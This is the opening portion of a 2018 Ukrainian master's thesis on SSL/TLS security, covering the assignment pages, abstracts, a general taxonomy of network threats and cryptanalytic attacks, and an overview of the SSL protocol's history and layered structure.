МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
СХІДНОУКРАЇНСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ІМ. В. ДАЛЯ
ФАКУЛЬТЕТ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ТА ЕЛЕКТРОНІКИ
КАФЕДРА КОМП'ЮТЕРНИХ НАУК ТА ІНЖЕНЕРІЇ

До захисту допускається
Завідувач кафедри
_____ Скарга-Бандурова І.С.
«____»_____ 20__ р.

МАГІСТЕРСЬКА РОБОТА

НА ТЕМУ:

Дослідження рівня кібербезпеки мережних протоколів

Освітньо-кваліфікаційний рівень "Магістр"
Спеціальність 123 "Комп'ютерна інженерія" (освітня програма - "Комп'ютерні системи і мережі")"

Науковий керівник роботи:	_____ (підпис)	В.С.Кардашук (ініціали, прізвище)
Консультант з охорони праці:	_____ (підпис)	Я.О.Критська (ініціали, прізвище)
Студент:	_____ (підпис)	К.Д. Смалій (ініціали, прізвище)
Група:		КСМ-16зм

Сєвєродонецьк 2018

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
СХІДНОУКРАЇНСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ
ІМЕНІ ВОЛОДИМИРА ДАЛЯ

Факультет Інформаційних технологій та електроніки
Кафедра Комп'ютерних наук та інженерії
Освітньо-кваліфікаційний рівень магістр
Напрям підготовки _____
(шифр і назва)
Спеціальність 123 "Комп'ютерна інженерія" (освітня програма - "Комп'ютерні системи і мережі")
(шифр і назва)

ЗАТВЕРДЖУЮ:

Завідувач кафедри _____
_____ І.С. Скарга-Бандурова
«_____» _____20____р.

З А В Д А Н Н Я
НА МАГІСТЕРСЬКУ РОБОТУ СТУДЕНТУ

Смалію Костянтину Дмитровичу
(прізвище, ім'я, по батькові)

1. Тема роботи Дослідження рівня кібербезпеки мережних протоколів

керівник проекту (роботи) Кардашук Володимир Сергійович, к.т.н., доц.
(прізвище, м.'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом вищого навчального закладу від «18» 10 2018 р. № 208/48
2. Строк подання студентом роботи 21.01.2018
3. Вихідні дані до роботи Матеріали науково-дослідної практики, мережеві протоколи - SSL, TLS; Тип системи - кліент-сервер; мова моделювання - C++

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Аналіз галузі захисту web-транзакцій, огляд протоколу SSL, аналіз захищеності протоколу SSL/TLS, охорона праці та безпека в надзвичайних ситуаціях, висновки

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень) Електронні плакати

6. Консультанти розділів проекту (роботи)

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Охорона праці та безпека в надзвичайних ситуаціях	Критська Я.О. ст.викл. кафедри КНІ		

7. Дата видачі завдання 18.10.2017

Керівник _____
(підпис)

Завдання прийняв до виконання _____
(підпис)

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проекту (роботи)	Строк виконання етапів проекту (роботи)	Примітка
1	Аналіз літературних джерел і обґрунтування актуальності	10.09.2017-15.09.2017	
2	Розробка технічного завдання	16.09.2017-22.09.2017	
3	Аналіз стану безпеки мережевих протоколів	23.09.2017-25.09.2017	
4	Огляд протоколу SSL	26.09.2017-06.10.2017	
5	Розробка моделей \загроз протоколу SSL	07.10.2017-13.11.2007	
6	Розробка частини проекту "Охорона праці та безпеки в надзвичайних ситуаціях"	14.11.2017-30.11.2017	
7	Оформлення пояснювальної записки та презентації	01.12.2017-31.12.2017	
8	Оформлення автореферату	01.01.2018 – 10.01.2018	

Студент _____ Смалій К.Д.
(підпис) (прізвище та ініціали)

Науковий керівник _____ Кардашук В.С.
(підпис) (прізвище та ініціали)

АННОТАЦІЯ

Смалій К.Д. Дослідження рівня кібербезпеки мережних протоколів

Метою атестаційної роботи є дослідження безпеки протоколів SSL / TLS за допомогою кріптопрімітивів.

Останнім часом сучасна людина дуже часто стикається з таким поняттям, як Web-транзакція. В цей термін вкладається великий сенс, Web-транзакції - це потік даних в глобальному середовищі Internet. У роботі розглянуті моделі загроз і методи захисту для Web-транзакції.

Ключові слова: SSL, TLS, WEB, БЕЗПЕКА, ПРОТОКОЛИ.

THE ABSTRACT

Smalij K.D. Investigation of the level of cybersecurity of network protocols

The purpose of the attestation project is to study the safety of SSL / TLS protocols using cryptoprimitives.

In recent years, modern man is very often faced with a term such as Web-transaction. This term has a lot of sense, Web-transactions - is the flow of data in the global Internet environment.In the paper examined a model of threats and protection methods for Web-transaction .

Key words: SSL, TLS, WEB, SECURITY PROTOCOLS.

АНОТАЦИЯ

Смалий К.Д. Исследование уровня кибербезопасности сетевых протоколов

Целью аттестационной работы является исследование безопасности протоколов SSL/TLS с помощью криптопримитивов.

Последнее время человек встречает такое понятие, как Web-транзакция. В этот термин вкладывается большой смысл, Web-транзакции - это поток данных в глобальной среде Internet. работе рассмотрены модели угроз и методы защиты для Web-транзакций.

Ключевые слова SSL, TLS, WEB, БЕЗОПАСНОСТЬ, ПРОТОКОЛЫ.

ЗМІСТ

ВСТУП

В останній час сучасна людина дуже часто стикається з таким поняттям, як Web-транзакція. В цей термін вкладається великий сенс, Web-транзакції - це потік даних у глобальному середовищі Інтернету.

Велика кількість організацій зараз приєднуються до Інтернету для того, щоб скористатися перевагами та ресурсами Інтернету. Бізнесмени та державні організації використовують Інтернет в самих різних цілях - включаючи обмін електронним поштою, розповсюдження інформації серед зацікавлених осіб та проведення досліджень. В роботі розглянуті питання, пов'язані з безпекою Web-транзакцій. Так само докладніше розглянуті існуючі небезпеки для протоколу SSL. Знаючи принцип роботи даного протоколу і існуючі атаки, ми зможемо забезпечити необхідний захист даних, що передаються.

В магістерській роботі розглянуто модель небезпеки та методів захисту для Web-транзакції. К даному методу відносяться стандартні протоколи TLS / SSL.

Метою магістерської роботи є аналіз існуючих атак на протокол SSL / TLS і формалізація рекомендацій щодо методів боротьби з даними атаками. **Об'єктами дослідження** є стандартні мережеві протоколи TLS / SSL, **предметом дослідження** є рівень кібербезпеки Web-транзакцій.

Для досягнення поставленої мети **необхідно**:

– проаналізувати відомі методи забезпечення безпеки Web-транзакцій і виділити найбільш ефективні;

– вивчити протоколу SSL / TLS, як ефективний метод забезпечення захищеності Web-транзакцій;

– проаналізувати стійкість протоколу SSL / TLS, вивчити найбільш ефективні атаки на даний протокол;

– моделювання найбільш ефективної атаки на протокол SSL / TLS;

– розробити методи запобігання наведених атак.

Публікації. Основні результати магістерської роботи доповідались на Міжнародній науково-практичній конференції «Майбутній науковець – 2017», та на Всеукраїнській науково-практичній конференції «Електронні апарати та системи. Проблеми створення. Перспективи розвитку».

Структура та обсяг роботи. Магістерська робота складається зі вступу, 4 розділів, висновків, переліку джерел посилань, додатків. Загальний обсяг складається з 84 сторінок, 17 рисунків, 3 додатків.

1 АНАЛІЗ ГАЛУЗІ ЗАХИСТУ WEB-ТРАНЗАКЦІЙ

Для того, щоб розглядати в подальшому питання безпеки в Internet, необхідно нагадати основні поняття, якими оперує теорія комп'ютерної безпеки. Взагалі кажучи, їх всього три: це загрози, вразливості і атаки [1].

Отже, загроза безпеки комп'ютерної системи - це потенційно можлива подія, неважливо, навмисне чи ні, яке може негативно впливали на саму систему, а також на інформацію, що зберігається в ній. Уразливість комп'ютерної системи - це якась її невдала характеристика, яка робить можливим виникнення загрози. Нарешті, атака на комп'ютерну систему - це дії, що робляться зловмисником, яке полягає в пошуку і використанні тієї або іншої уразливості.

Далі, зазвичай виділяють три основних види загроз безпеки - це загрози розкриття, цілісності та відмови в обслуговуванні.

Дистанційні атаки можна класифікувати за такими ознаками.

а) за характером впливу:

1) пасивне (клас 1.1);
2) активне (клас 1.2).

б) за метою впливу:

1) порушення конфіденційності інформації або ресурсів системи;
2) порушення цілісності інформації;
3) порушення працездатності (доступності) системи.

в) за умовою початку здійснення впливу;

г) за наявності зворотного зв'язку з атакується об'єктом:

1) зі зворотним зв'язком;
2) без зворотного зв'язку (односпрямована атака).

д) По розташуванню суб'єкта атаки щодо атакується об'єкта:

1) внутрисегментного;
2) міжсегментного.

е) За рівнем еталонної моделі ISO / OSI, на якому здійснюється вплив:

1) фізичний;
2) канальний;
3) мережевий;
4) транспортний;
5) сеансовий;

6) представницький;
7) прикладної.

Загроза маскування під інших полягає в тому, що, використовуючи маршрутизацію IP-джерела, хост атакуючого може замаскуватися під довірений хост або під клієнта.

На рис.1.1 представлена модель загроз.




Рисунок 1.1 - Модель загроз

На рис.1.1 прийняті наступні позначення:

П1 - Користувач 1

УА - Пристрій Аутентифікації П1

КРАС - Криптоаналітика (зловмисник)

ТС - Телекомунікаційні системи

ІК - Джерело ключів

УА - Пристрій Аутентифікації П2

П2 - Користувач 2

1.1 Методи захисту Web-транзакції

Ще кілька років тому криптографічні системи застосовувалися лише у виняткових випадках: в спецслужбах і інших критичних до безпеки даних системах. Однак в даний час бурхливий розвиток комп'ютерних мереж та Інтернету змушує замислюватися про забезпечення безпеки все більшу кількість людей.

Криптографічні методи захисту - це спеціальні методи шифрування, кодування або іншого перетворення інформації, в результаті якого її зміст стає недоступним без пред'явлення ключа криптограми і зворотного перетворення. Криптографічний метод захисту, безумовно, самий надійний метод захисту і реалізується у вигляді програм або

пакетів програм, що розширюють можливості стандартної операційної системи [2].

Існує безліч криптографічних алгоритмів. Наступні три використовуються найчастіше:

- DES;
- RSA;
- DSA.

Метод цифрового підпису - активно просувається Американською асоціацією банкірів (American Bankers Association). Компанія Microsoft анонсувала свій власний проект розвитку засобів цифрового підпису.

При забезпеченні безпеки електронної комерції, мережевим адміністраторам слід виділити наступні механізми безпеки:

- шифрування;
- цифровий підпис;
- механізм управління доступом;
- механізми контролю цілісності даних;
- механізми аутентифікації;
- механізми доповнення трафіку;
- механізми управління маршрутизацією;
- автоматичне протоколювання і аудит.

Найнадійнішим методом захисту інформації на даний момент є протоколи, саме цій темі і присвячена дана атестаційна робота.

1.2 Введення в протоколи

Криптографія вирішує проблеми секретності, перевірки автентичності, цілісності, доступності, спостережливості і конфіденційності даних. Можна вивчити все про криптографічних алгоритмах і методах, але вони представляють тільки академічний інтерес, якщо не використовуються для вирішення якої-небудь проблеми. Саме тому в даній атестаційної роботі розглядається протокол SSL / TLS, який використовує різні кріптопрімітіви для забезпечення захищеності Web-транзакцій.

Протокол - це порядок дій, що вживаються двома або більше сторонами, призначений для вирішення певної задачі. Кожна дія має виконуватися в свою чергу і тільки після закінчення попереднього. У протоколів є також характеристики:

Кожен протокол організований як деякий порядок дій. Виконання протоколу

відбувається по діям, лінійно, поки не буде команди перейти до наступного кроку. Далі розглянемо існуючі види протоколів.

Криптографічний протокол - це протокол, який використовує криптографію. Сенс використання криптографії в протоколі - в запобіганні або виявленні дій криптоаналитика.

Протоколи з посередником. Посередник - це незацікавлена третя сторона, якій довірено завершення протоколу. Незацікавленість означає, що у посередника немає зацікавленості в результаті роботи протоколу і схильності до однієї зі сторін. Отже, всі учасники протоколу приймають все, що скаже посередник за істину, всі його дії як правильні.

Арбітражні протоколи. Використовуваний через високу вартість найму посередників, арбітражний протокол може бути розбитий на два подпротокола нижнього рівня. Перший являє собою протокол без посередника, який використовується при бажанні сторін виконати протокол. Інший являє собою протокол з посередником. Відповідний спеціальний посередник називається арбітром. На відміну від посередника він безпосередньо не бере участі в кожній окремій реалізації протоколу і запрошується тільки для перевірки чесності виконання протоколу сторонами. За таким принципом діє протокол SSL / TLS.

Самодостатні протоколи є найкращим типом протоколу. Він повністю забезпечує чесність сторін. Для виконання протоколу не потрібен ні посередник, не вирішальний суперечки арбітр. Якщо одна зі сторін спробує вчинити шахрайство, шахрайство буде негайно виявлено іншою стороною, і протокол припинить виконуватися. На жаль, не існує самодостатніх протоколів для кожної ситуації.

1.3 Існуючі загрози для протоколів

Криптографічні спроби злому можуть бути спрямовані проти криптографічних алгоритмів, використовуваних в протоколах, проти криптографічних методів, використовуваних для реалізації алгоритмів або безпосередньо проти протоколів.

Люди можуть використовувати безліч способів зламати протокол. Деякі, не будучи учасниками протоколу, можуть "підслуховувати" якусь частину або весь протокол. Це називається пасивним розкриттям, так як зломщик не вплине на протокол. Все, що він може зробити - це простежити за протоколом і спробувати добути інформацію. Цей тип розкриття відповідає розкриттю з використанням тільки шифротекста. Так як пасивні розкриття важко виявити, протоколи прагнуть запобігати, а не виявляти їх. В іншому випадку зломщик може

спробувати змінити протокол для власної вигоди. Він може видати себе за іншого, ввести нові повідомлення в протокол, замінити одне повідомлення іншим, повторно передати старі повідомлення, розірвати канал зв'язку або змінити зберігається в комп'ютері інформацію. Такі дії називаються активним розкриттям, так як вони вимагають активного втручання. Ці форми розкриття залежать від виду мережі.

Далі наведені існуючі загрози розкриття.

Розкриття з використанням тільки шифротекста. Завдання криптоаналитика полягає в розкритті відкритого тексту якомога більшого числа повідомлень або, що краще, отриманні ключа (ключів), використаного для шифрування повідомлень, для дешифрування інших повідомлень, зашифрованих тими ж ключами.

Розкриття з використанням відкритого тексту. У криптоаналитика є доступ не тільки до шіфротекста декількох повідомлень, а й до відкритого тексту цих повідомлень. Його завдання полягає в отриманні ключа (або ключів), використаного для шифрування / дешифруванні повідомлень, зашифрованих тим же ключем (ключами).

Розкриття з використанням обраного відкритого тексту. У криптоаналитика не тільки є доступ до шіфротекста і відкритим текстам декількох повідомлень, а й можливість вибирати відкритий текст для шифрування. Його завдання полягає в отриманні ключа (або ключів), використаного для шифрування повідомлень, або алгоритму, що дозволяє розшифрувати нові повідомлення, зашифровані тим же ключем.

Адаптивне розкриття з використанням відкритого тексту. Це окремий випадок розкриття з використанням обраного відкритого тексту. Криптоаналітика не тільки може вибирати зашифрований текст, але також може будувати свій подальший вибір на базі отриманих результатів шифрування. При розтині з використанням обраного відкритого тексту криптоаналитик міг вибрати для шифрування тільки один великий блок відкритого тексту, при адаптивному розтині з використанням обраного відкритого тексту він може вибрати менший блок відкритого тексту, потім вибрати наступний блок, використовуючи результати першого вибору і так далі.

Розкриття з використанням обраного шифротекста. Криптоаналітика може вибрати різні шіфротекста для дешифрування і має доступ до розшифрувати відкритим текстам.

Розкриття з використанням обраного ключа. Такий тип розкриття означає не те, що криптоаналитик може вибирати ключ, а що у нього є деяка інформація про зв'язок між різними ключами. Це дивний, заплутаний і не дуже практичний тип розкриття.

Розкриття несиметричних алгоритмів з використанням відкритих ключів. Існують алгоритми з відкритими ключами, які можна використовувати для цифрових

підписів. У деяких алгоритмах - прикладом є RSA - для шифрування може бути використаний або відкритий, або закритий ключ. Зашифруйте документ своїм закритим ключем, і ви отримаєте надійну цифровий підпис. В інших випадках - прикладом є DSA - для цифрових підписів використовується окремий алгоритм, який неможливо використовувати для шифрування. Ця ідея вперше була винайдена Діффі і Хеллманом і надалі була розширена і поглиблена в інших роботах. Цей протокол набагато кращий за попередній.

Розкриття з використанням цифрового підпису. Навіть якщо відкриті ключі зберігаються в надійній базі даних, зловмисник може підмінити їх при передачі. Щоб перешкодити цьому, посередник повинен підписувати кожен відкритий ключ, використовуючи свій власний закритий ключ. Посередник, який діє подібним чином, часто називають Органом сертифікації ключів або Центром розподілу ключів (Key Distribution Center, KDC). На практиці KDC підписує складне повідомлення, що складається з імені користувача, його відкритого ключа та іншої інформації про користувача. Це підписана складне повідомлення і зберігається в базі даних KDC. Коли одержувач отримує ключ відправника, він перевіряє підпис KDC, засвідчити у правильності ключа. Одержувач ж повинен звідкись отримати відкритий ключ KDC. Зловмиснику потрібно підмінити цей ключ своїм відкритим ключем, зіпсувати базу даних і замінити правильні ключі своїми (підписаними його закритим ключем, як якщо б він і був KDC), і його справа зроблена. Але, навіть підписи на папері можуть бути підроблені, якщо зловмисник серйозно візьметься за справу.

1.4 Архітектура "клієнт-сервер»

Щоб зрозуміти принцип взаємодії між клієнтською машиною і сервером, розглянемо архітектуру «клієнт-сервер». Деякі намагаються протиставити Web-технологію архітектурі «клієнт-сервер», однак це помилка, оскільки насправді Web є розвитком даної архітектури. Можна навіть сказати, що система Web має архітектуру «клієнт-сервер», т. Е. З допомогою одного клієнта можна підключитися до багатьох серверів.

По праву, на технології «клієнт-сервер» тримається сучасний світ комп'ютерних мереж. Але ті завдання, для вирішення яких вона була розроблена, поступово відходять у минуле, і на сцену виходять нові завдання і технології, що вимагають переосмислення принципів клієнт - серверних систем. Одна з таких технологій - World Wide Web [2].

Одним з перспективних способів вирішення цієї проблеми є багаторівневі

архітектури «клієнт-сервер». Щоб зрозуміти їх переваги, розглянемо докладніше звичайну клієнт - серверну систему (мал. 1.2).




Рисунок 1.2 − «Клієнт - сервер»

Сьогодні технологія «клієнт-сервер» лише дає загальне уявлення про те, як повинна бути організована сучасна розподілена інформаційна система. У той же час реалізації цієї технології в конкретних програмних продуктах і навіть в видах програмного забезпечення розрізняються досить істотно.

Виділяються три підходи, кожен з яких реалізований у відповідній моделі:

– модель доступу до віддалених даних (Remote Date Access - RDA);
– модель сервера бази даних (DateBase Server - DBS);
– модель сервера додатків (Application Server - AS).

Архітектура "клієнт-сервер» лежить в основі всіх протоколів, не виключенням є протокол SSL / TLS.

1.5 Роль протоколів TLS і SSL в забезпеченні захищеної взаємодії через відкриті мережі

Один з підходів до вирішення проблеми безпеки в Інтернеті був запропонований компанією Netscape Communications. Нею був розроблений протокол SSL (Secure Sockets Layer) захищеного обміну інформацією між клієнтом і сервером. SSL вимагає застосування надійного транспортного протоколу (наприклад, TCP).

Фірма Netscape почала займатися захистом Web-транзакцій з тих пір, як з'явилися перші браузери. Використовуючи попередній досвід в даній області, Netscape розробила протокол SSL 1.0 (secure socket layer). На рис.1.1 зображений процес розвитку SSL, починаючи з листопада 1993 року, коли був розроблений перший Web-браузер. Через 5 місяців був розроблений протокол SSL 2.0. Пізніше технології, застосовані в попередніх 2-х

версіях, вмістив в себе протокол SSL 3.0. У травні 1996 р розробкою SSL зайнялася IETF, яка займалася розробкою різних стандартів протоколів для Інтернет, наприклад TCP / IP [6, 7]. Щоб уникнути розбіжностей з іншими компаніями IETF змінила назву з SSL в Transport Layer Security (TLS).

Вперше офіційна версія TLS вийшла в січні 1999 р Але між TLS 1.0 і SSL 3.0 не було особливих відмінностей. У квітні 2006 р презентували TLS 1.1 зміни які включають: захист від атак, що використовують режим зчеплення блоків шифротекста, неявний вектор ініціалізації був замінений на явний, проведено зміну в обробці помилок, введена підтримка IANA реєстрації параметрів. TLS 1.2 випускається в серпні 2008 року, а TLS 1.3 в липні 2016.

Зараз кілька слів про реалізацію SSL. Найбільш поширеним пакетом програм для підтримки SSL є SSLeay. Остання версія (SSLeay v. 0.9.8) підтримує SSLv3. Ця версія доступна у вихідних текстах. Цей пакет призначений для створення і управління різного роду сертифікатами. Так само в його склад входить і бібліотека для підтримки SSL різними програмами. Ця бібліотека необхідна, наприклад, для модуля SSL в поширеному HTTP сервері Apache.




Рисунок 1.3 - Історія розвитку TLS і SSL

Цілями протоколу SSL / TLS в порядку пріоритетності є наступне.

1. Криптографічний безпеку. SSL / TLS повинен використовуватися для встановлення безпечного з'єднання між двома партнерами.

2. Сумісність. Незалежні програмісти повинні бути здатні розробляти програму для

використання SSL / TLS, які будуть здатні успішно обмінюватися криптографічними параметрами без знання особливостей програм один одного;

3. Можливість розширення. SSL / TLS шукає спосіб, як при необхідності вбудувати в систему нові ключі і методи шифрування. Тут є дві побічні цілі: виключити необхідність створення нового протоколу (що може бути пов'язане з введенням нових слабких місць) і зробити непотрібним впровадження нової бібліотеки, що забезпечує безпеку;

4. Відносна ефективність. Криптографічні операції вимагають великих потужностей ЦПУ, особливо цим славляться операції з відкритими ключами.

З цієї причини, протокол SSL / TLS має опціонну схему кешування сесії, що дозволяє зменшити число з'єднань, що встановлюються з використанням нових тимчасових буферів. Було вжито заходів, щоб зменшити мережеву активність [6,7].

Протокол TLS базуються на специфікації протоколу SSL 3.0, опублікованого Netscape [6,7]. Різниця між цим протоколом і SSL 3.0 не значні, TLS 1.0 має механізм, за допомогою якого додатки можуть підтримувати SSL 3.0.

1.6 Постановка мети і завдань дослідження

У представленій атестаційної роботі розглянуті модель загроз і методи захисту в процесі Web-транзакції. До даних методів належать стандартні протоколи TLS \ SSL.

Метою даної атестаційної роботи є розробка методів боротьби з атаками на протокол SSL / TLS.

Для вирішення поставленої мети в атестаційної роботі необхідно вирішити наступні завдання:

- проаналізувати відомі методи забезпечення безпеки Web-транзакцій і виділити найбільш ефективні;
- вивчити протоколу SSL / TLS, як ефективний метод забезпечення захищеності Web-транзакцій;
- проаналізувати стійкість протоколу SSL / TLS, вивчити найбільш ефективні атаки на даний протокол;
- моделювання найбільш ефективної атаки на протокол SSL / TLS;
- розробити методи запобігання наведених атак.

2 ОГЛЯД ПРОТОКОЛУ SSL

Протокол SSL (secure socket layer) було розроблено фірмою Netscape, як протокол, що забезпечує захист даних між сервісними протоколами (такими як HTTP, NNTP, FTP та ін.) і транспортними протоколами (TCP / IP) (рис. 2.1). Зазвичай для нього використовується абревіатура HTTPS [6].




Рисунок 2.1− Взаємодія SSL з іншими протоколами

Протокол SSL надає "безпечний канал", який має три основні властивості:

– канал є приватним. Шифрування використовується для всіх повідомлень після простого діалогу, який служить для визначення секретного ключа. Для шифрування застосовуються: RC4_128, RC4_40, RC2_128, RC2_40, DES40 та ін.;

– канал аутентифікований. Серверна сторона діалогу завжди аутентифікується;

– канал надійний. Транспортування повідомлень включає в себе перевірку цілісності (із залученням Message Autentification Code MAC, що обчислюються за допомогою за допомогою хеш-функцій MD5).

Не секрет, що можна без особливих технічних зусиль переглядати дані, якими обмінюються між собою клієнти та сервери. Був навіть придуманий спеціальний термін для цього - sniffer. А в зв'язку зі збільшенням обсягу використання Інтернету в комерційних цілях, неминуче поставало питання про захист переданих даних. І користувачі не дуже були б раді, якщо номер їх кредитної картки, був перехоплений, яким-небудь заповзятливим хакером по дорозі до віртуального магазину. І, загалом, поява такого протоколу як SSL було цілком закономірним явищем. З одного боку залишаються всі можливості сервісних протоколів (для програм-серверів), плюс до цього всі дані передаються в зашифрованому вигляді. І декодувати їх досить важко. Слід зазначити, що SSL не тільки забезпечує захист даних в Інтернеті, але так само виробляє впізнання сервера і клієнта (server / client

authentication). Протокол SSL прийнятий W3 консорціумом (W3 Consortium), як основний захисний протокол для клієнтів і серверів (WWW browsers and servers) в мережі Інтернет..

Найчастіше, цей протокол використовується в складі будь-якого Інтернет-ресурсу, який здійснює маніпуляції з особистими або фінансовими даними користувачів Інтернету, що відвідують його. Найчастіше, це банки, Інтернет - магазини або будь-які інші віртуальні місця, в яких приходять у своїх справах користувачі, змушені передавати свої особисті, і найчастіше, секретні дані. Цього може вимагати і проста реєстрація, і процедура оплати будь-якого товару, або будь-яка інша процедура, при якій користувачі змушені чесно видавати свої паспортні дані, PIN-и і паролі. Використовуючи звичайний HTTP протокол, ми передаємо і отримуємо інформацію в чистому, не зашифрованому вигляді. Таким чином, передана нами інформація, може бути легко перехоплена, і використана сторонньою людиною.

Отже, з'являються два досить вагомих аргументи, перший - передану інформацію треба шифрувати, і другий - ми повинні бути впевнені, що передаємо інформацію саме туди, куди необхідно. Саме для вирішення цих двох питань і використовується SSL. Схема використання SSL показана на рис.2.2.




Рисунок 2.2– Використання SSL

Протокол SSL реалізується у вигляді двошарового (багатошарового) середовища, спеціально призначенго для безпечного перенесення секретної інформації, через НЕ засекречені канали зв'язку. В якості першого шару, в такому середовищі використовується деякий надійний транспортний протокол, наприклад TCP. По слову "транспортний", не важко здогадатися, що TCP бере на себе функції "несучої", і в подальшому, стає провідником, для всіх, що лежать вище шарів (протоколів). Другим за рахунком шаром, що накладається на TCP, є протокол записів SSL (Record Protocol). Разом, ці два шари, TCP і SSL Record Protocol, формують своєрідне ядро SSL. Надалі, це ядро стає первинною

герметизуючою оболонкою, для всіх наступних більш складних протокольних інфраструктур [6]. В якості однієї з таких структур, використовується протокол узгодження SSL (Handshake Protocol) - дозволяє серверу та клієнту ідентифікувати один одного і погоджувати криптографічні алгоритми і ключі, перед тим як додатки, що працюють на серверній і клієнтській стороні, зможуть почати передачу або прийом інформаційних байтів в захищеному режимі.

Однією з багатьох важливих переваг SSL, є його повна програмно-платформна незалежність. Цей протокол розроблено на принципах переносимості, і ідеологія його побудови, не залежить, від тих додатків, в складі яких він використовується. Крім цього, важливо і те, що над протоколом SSL, можуть прозоро накладатися і інші протоколи; або за для ще більшого збільшення ступеню захисту цільових інформаційних потоків, або, за для адаптації криптографічних здібностей SSL під інші, цілком певні завдання. Протоколи верхнього рівня можуть розміщуватися над протоколом SSL прозорим чином. Рішення про те, як форматувати SSL-діалог і як інтерпретувати сертифікати аутентифікації, залишається на розсуд розробників протоколів і програм, які працюють поверх SSL.

